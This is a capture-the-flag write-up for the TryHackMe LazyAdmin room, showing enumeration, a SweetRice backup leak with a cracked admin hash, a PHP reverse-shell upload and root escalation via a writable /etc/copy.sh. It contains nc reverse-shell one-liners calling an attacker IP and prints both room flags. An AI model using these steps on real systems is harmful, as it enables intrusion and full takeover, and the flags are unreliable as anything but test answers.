
LazyAdmin write-up by ChickenLoner

This is a LazyAdmin write-up on TryHackMe which is a CTF that we need to enumerate and exploit web server, get reverse shell and elevate our privilege to rock this box

Site: https://tryhackme.com/room/lazvadmin



Always start with nmap tag sC for default script and sV enumerate version, we will found that only 2 ports are opened which are ssh and http web server which index page is Apache2 default page

```
room © kall)-[/home/kali/Tryhackme]

# nmap -sC -sV 10.10.68.80

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-07 12:24 EDT

Nmap scan report for 10.10.68.80

Host is up (0.26s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)

256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)

256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

| http-server-header: Apache/2.4.18 (Ubuntu)

| http-title: Apache2 Ubuntu Default Page: It works

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 23.54 seconds
```

Directory brute-forcing for more details and content should be our way

```
(kali® kali)-[~/Tryhackme]
 s gobuster dir -u http://10.10.68.80/ -w /usr/share/wordlists/dirb/big.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                               http://10.10.68.80/
[+] Method:
                               GET
[+] Threads:
                               10
                               /usr/share/wordlists/dirb/big.txt
   Wordlist:
[+] Negative Status codes:
                               404
                               gobuster/3.1.0
[+] User Agent:
[+] Timeout:
                               105
2021/08/07 12:25:42 Starting gobuster in directory enumeration mode
/.htaccess
                        (Status: 403) [Size: 276]
                        (Status: 403) [Size: 276]
(Status: 301) [Size: 312] [→ http://10.10.68.80/content/]
/.htpasswd
/content
Progress: 6355 / 20470 (31.05%)
```

Take a look at /content, we can see that this website is using SweetRice as Website Management System



We can go to GitHub of SweetRice to see how many directories that we can get in or using gobuster again

```
      (kali⊕ kali)-[~/Tryhackme/Linux/LazyAdmin]

      $ gobuster dir -u http://10.10.68.80/content -w /usr/share/wordlists/dirb/big.txt -q

      /.htaccess (Status: 403) [Size: 276]

      /.htpasswd (Status: 301) [Size: 320] [→ http://10.10.68.80/content/_themes/]

      /as (Status: 301) [Size: 315] [→ http://10.10.68.80/content/as/]

      /attachment (Status: 301) [Size: 323] [→ http://10.10.68.80/content/attachment/]

      /images (Status: 301) [Size: 319] [→ http://10.10.68.80/content/images/]

      /inc (Status: 301) [Size: 316] [→ http://10.10.68.80/content/inc/]

      /js (Status: 301) [Size: 315] [→ http://10.10.68.80/content/js/]
```

Enter /as, it is a login page but we don't have credentials yet



Search for public exploit on SweetRice and one of it told us that MySQL backup could be in /inc/mysql_backup

```
-(kali⊛kali)-[~/Downloads]
  -$ searchsploit sweetrice
 Exploit Title
                                                                                            Path
            0.5.3 - Remote File Inclusion
0.6.7 - Multiple Vulnerabilities
1.5.1 - Arbitrary File Download
                                                                                            php/webapps/10246.txt
                                                                                            php/webapps/15413.txt
                                                                                            php/webapps/40698.py
           1.5.1 - Arbitrary File Upload
1.5.1 - Backup Disclosure
                                                                                            php/webapps/40716.py
                                                                                         php/webapps/40718.txt
             1.5.1 - Cross-Site Request Forgery
                                                                                            php/webapps/40692.html
             1.5.1 - Cross-Site Request Forgery / PHP Code Execution < 0.6.4 - 'FCKeditor' Arbitrary File Upload
                                                                                            php/webapps/40700.html
                                                                                            php/webapps/14184.txt
Shellcodes: No Results
Papers: No Results
```

```
-(kali®kali)-[~/Tryhackme/Linux/LazyAdmin]
 —$ locate php/webapps/40718.txt
/usr/share/exploitdb/exploits/php/webapps/40718.txt
  —(kali⊛kali)-[~/Tryhackme/Linux/LazyAdmin]
_$ cat /usr/share/exploitdb/exploits/php/webapps/40718.txt
Title: SweetRice 1.5.1 - Backup Disclosure
Application: SweetRice
Versions Affected: 1.5.1
Vendor URL: http://www.basic-cms.org/
Software URL: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
Discovered by: Ashiyane Digital Security Team
Tested on: Windows 10
Bugs: Backup Disclosure
Date: 16-Sept-2016
Proof of Concept:
You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup
and can access to website files backup from:
http://localhost/SweetRice-transfer.zip
```

And it really there!





Examine it and we could see that we can get admin credentials from this file

```
\\"Lazy Admin's Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:11:\\"description\\";s:5:\\"admin\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:







Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

42f749ade7f9e195bf475f37a44cafcb md5 Password123

After cracked password and login we're in SweetRice website management system now we have many ways to exploit based on file upload feature on this system



First we can add our php reverse shell script on Ads, after uploaded it our script will be at /as/inc/ads



Go to ads directory, set up netcat listener and click to run script



Index of /content/inc/ads

Name Last modified Size Description

Parent Directory
rev.php 2021-08-07 21:18 6.1K

Apache/2.4.18 (Ubuntu) Server at 10.10.68.80 Port 80

After examine for a while we can get our first flag from user's directory

```
www-data@THM-Chal:/home$ cd itguy
cd itguy
www-data@THM-Chal:/home/itguy$ ls
ls
Desktop Downloads Pictures Templates backup.pl mysql_login.txt
Documents Music Public Videos examples.desktop
www-data@THM-Chal:/home/itguy$ cat user.txt
cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
www-data@THM-Chal:/home/itguy$
```

Next is privilege escalation, always check with sudo —l first now we can see this user can run specific perl script with ROOT privilege

```
www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

I find that this peal script also execute copy.sh

```
www-data@THM-Chal:/home/itguy$ ls
ls
          Downloads Pictures Templates backup.pl
Desktop
                                                            mysql_login.txt
Documents Music
                      Public
                               Videos
                                           examples.desktop user.txt
www-data@THM-Chal:/home/itguy$ cat backup.pl
cat backup.pl
#!/usr/bin/perl
system("sh", "/etc/copy.sh");
www-data@THM-Chal:/home/itguy$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```

And I thought we can add our code in this bash script

```
www-data@THM-Chal:/home/itguy$ ls -lh /etc/copy.sh
ls -lh /etc/copy.sh
-rw-r--rwx 1 root root 81 Nov 29 2019 /etc/copy.sh
```

Replace its content with netcat connect to our ip

```
www-data@THM-Chal:/$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.4.109 9002 >/tmp/
f" > /etc/copy.sh
<t /tmp/f|/bin/sh -i 2>&1|nc 10.9.4.109 9002 >/tmp/f" > /etc/copy.sh
www-data@THM-Chal:/$ cat /etc/copy.sh
cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.4.109 9002 >/tmp/f
```

Set up another netcat listener and run perl script with sudo


After got root shell, go to root directory and get root flag

```
-(kali⊛kali)-[~]
 -$ nc -lvnp 9002
listening on [any] 9002 ...
connect to [10.9.4.109] from (UNKNOWN) [10.10.68.80] 59786
# whoami
root
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@THM-Chal:/home/itguy# cd /root
cd /root
root@THM-Chal:~# ls
ls
root.txt
root@THM-Chal:~# cat root.txt
cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
root@THM-Chal:~#
```

Answer the questions below

What is the user flag?		
THM{63e5bce9271952aad1113b6f1ac28a07}	Correct Answer	
What is the root flag?		
THM{6637f41d0177b6f37cb20d775124699f}	Correct Answer	

Now let's see Alternative ways to upload file after logged in to SweetRice, first we can upload file via Media Center which it's also have public exploit too



But we can't just upload php file directly cause it'll be blocked but we could upload zip file contain php file in it or upload .php5 instead, after uploaded we can find our script at /attachment



Easy shell

Or we can also upload zip file in Themes



Index of /content/_themes

<u>Name</u>	Last modified	Size Description
Parent Directory	<u>I</u>	-
default/	2016-09-19 17:57	-
<u>php/</u>	2021-08-13 15:23	-
php_rev.php5/	2021-08-13 15:17	<u>-</u>

Apache/2.4.18 (Ubuntu) Server at 10.10.170.114 Port 80